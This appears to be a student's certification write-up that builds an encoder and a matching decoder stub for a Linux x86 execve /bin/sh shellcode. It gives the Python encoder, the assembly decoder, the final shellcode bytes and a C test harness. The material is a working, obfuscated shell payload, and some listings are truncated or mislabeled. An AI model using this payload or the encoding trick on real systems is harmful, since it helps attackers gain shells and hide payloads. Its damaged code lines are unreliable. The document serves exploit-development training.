Assignment 04

Encoder-Decoder Shellcode

Saleh Ali Bin Muhaysin


This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert certification:

http://securitytube-training.com/online-courses/securitytube-linux-assembly-expert/


Student ID: **SLAE-1101**

1. Introduction:

In this article, we will make an encoder for our shellcode as a python script, and then write a shellcode to decode it and run the encoded shellcode we just created.



The encoding and decoding technique is easy, for any byte we will split it into two hex-digits, then append 1 to both of them (we didn't use 0 to avoid null byte if one half is 0). For decoding, we will get each two bytes, the for the first we will XOR it with 0x01 and the other will be right shifted by 4 bit, then XOR the two results to get the original byte.



2. Encoder python script:

First we will use an already exists shellcode which use **execve** to run the **/bin/sh** program:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

Then we will pass this shellcode to a python script "Encoder.py" which will run the encoding technique to split each byte into two halves, and appends **1** to both of them.

```
#!/bin/bash


shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80"
print "original code length: ", len(shellcode)
hex_shellcode = shellcode.encode('hex')
encoded_code_list = []
for i in hex_shellcode:
        encoded_code_list.append( i + "1" )
encoded_shellcode = "\\x" + '\\x'.join(encoded_code_list)
print encoded_shellcode
print encoded_shellcode.replace("\\x" , ",0x")[1:]
```

The result will be the encoded shellcode:

```
0x31,0x11,0xc1,0x01,0x51,0x01,0x61,0x81,0x21,0xf1,0x21,0xf1,0x71,0x31,0x61,0x81,0x61,0x81,0x21,0xf1,0x61,0x21,0x61,0x91,0x61,0xe1,0x81,0x91,0xe1,0x31,0x51,0x01,0x81,0x91,0xe1,0x21,0x51,0x31,0x81,0x91,0xe1,0x11,0xb1,0x01,0x01,0xb1,0xc1,0xd1,0x81,0x01
```

3. Decoder shellcode:

3.1. Preparation:

To prepare for the decoding step, first we will clear all the registers.

```
_start:
        xor eax, eax
        xor ebx, ebx
        xor edx, edx
        jmp short call_decoder
```

Then used the **jmp-pop-call** technique to get the address of the encoded shellcode **Encoded_code** (we added two bytes 0x01, 0x01 at the end to indicate the end of the encoded shellcode). Also we defined a value **codelen** which contain the length of the encoded shellcode.

```
call_decoder:
        call decoder
        Encoded_code: db
0x31,0x11,0xc1,0x01,0x51,0x01,0x61,0x81,0x21,0xf1,0x21,0xf1,0x71,0x31,0x61,0x81,0x61,0x81,0x21,0
0x01, 0x01 is the indecator of shellcode end
        ; get the length of the original shellcode
        codelen equ ($-Encoded_code-2) / 2
```

In **decoder** label we prepared the addresses (**esi** which point to the byte to decode in **Encoded_code**, the **edi** point to the address where we will write the code after decoding), since we can't write on the **text** section we will write the decoded code in the stack.

```
decoder:
        pop esi         ; this will contain the address of Encoded_code
        mov edi, esp
        sub edi, codelen
```

3.2. Decoding:

In the decoding step, we will first get the first byte to decode and store it in **al** and then take the second byte and store it in **bl**, the first byte will be XORed with **0x01**, and then the second byte will be right shifted by 4 bits, Then XOR the two bytes and the result will be stored in **al**, if the result is **0x00** then we know that the encoded shellcode reached the end **0x01, 0x01** (we can't reach this result in any other situation since the end indicator generated of **NULL** byte, which we should avoid from the first place).

Then we will store the decoded byte in **edi** address, and increment the **esi** to the next two bytes to be decoded, and increment the **edi** to the next address to write on. If all the code decoded, then jump to **exe_stack** which will jump to the beginning of the decoded code.

```
decoding:

        mov al, byte [esi]      ; contain the first part of the byte
        mov bl, byte [esi +1]   ; contain the secont part of the byte

        xor al, 0x01
        shr bl, 4


        xor al, bl              ; eax = the decoded byte

        ; if result 0x00 then we got the end of the code
        jz exe_stack

        mov byte[edi], al
        add esi, 2
        inc edi
        jmp short decoding

exe_stack:
        sub esp, codelen
        jmp esp
```

4. Compiling script:

To test our shellcode we are going to use the following script, which will take a file name (without extension .nasm) then compile it using **NASM**, then use **ld** to link it, then remove the .o file. Finally, run the script

```
#!/bin/bash

echo "[+] Compiling with NASM..."
nasm -f elf32 -o $1.o $1.nasm

echo "[+] Linking ..."
ld -o $1 $1.o

echo "[+] Removing .o ..."
rm $1.o

echo "[+] Done!"
./$1
```

To get the hex of the **objdump** of the executable file, we are going to use the following script, which will take one argument (the shellcode executable file):

```
objdump -d $1 | grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-7 -d' '|tr -s ' '|tr
'\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

The result is the following:

\x31\xc0\x31\xdb\x31\xd2\xeb\x21\x5e\x89\xe7\x83\xef\x19\x8a\x06\x8a\x5e\x01\x34\x01\xc0\xeb\x04\x30\xd8\x74\x08\x88\x07\x83\xc6\x02\x47\xeb\xea\x83\xec\x19\xff\xe4\xe8\xda\xff\xff\xff\x31\x11\xc1\x01\x51\x01\x61\x81\x21\xf1\x21\xf1\x71\x31\x61\x81\x61\x81\x21\xf1\x61\x21\x61\x91\x61\xe1\x81\x91\xe1\x31\x51\x01\x81\x91\xe1\x21\x51\x31\x81\x91\xe1\x11\xb1\x01\x01\xb1\xc1\xd1\x81\x01\x01\x01

If you used **objdump** the result of the encoded shellcode is different than the actual shellcode:

```
0804808e <Encoded_code>:
 804808e:       31 11                   xor    DWORD PTR [ecx],edx
 8048090:       c1 01 51                rol    DWORD PTR [ecx],0x51
 8048093:       01 61 81                add    DWORD PTR [ecx-0x7f],esp
 8048096:       21 f1                   and    ecx,esi
 8048098:       21 f1                   and    ecx,esi
 804809a:       71 31                   jno    80480cd <Encoded_code+0x3f>
 804809c:       61                      popa
 804809d:       81 61 81 21 f1 61 21    and    DWORD PTR [ecx-0x7f],0x2161f121
```

The shellcode will be placed on the C program file and then compiled using **gcc**:

```
#include <stdio.h>
#include <string.h>

unsigned char code[] = \
"\x31\xc0\x31\xdb\x31\xd2\xeb\x21\x5e\x89\xe7\x83\xef\x19\x8a\x06\x8a\x5e\x01\x34\x01\xc0\xeb
\x04\x30\xd8\x74\x08\x88\x07\x83\xc6\x02\x47\xeb\xea\x83\xec\x19\xff\xe4\xe8\xda\xff\xff\xff
\x31\x11\xc1\x01\x51\x01\x61\x81\x21\xf1\x21\xf1\x71\x31\x61\x81\x61\x81\x21\xf1\x61\x21\x61
\x91\x61\xe1\x81\x91\xe1\x31\x51\x01\x81\x91\xe1\x21\x51\x31\x81\x91\xe1\x11\xb1\x01\x01\xb1
\xc1\xd1\x81\x01\x01\x01";

int main(){
        printf("shellcode Length: %d\n" , strlen(code));

        int (*ret)() = (int(*)())code;

        ret();
}
```

5. Conclusion:

The decoder shellcode will decode the encoded shellcode inside it, then it will jump to the address where the decoded code stored on after decoding it.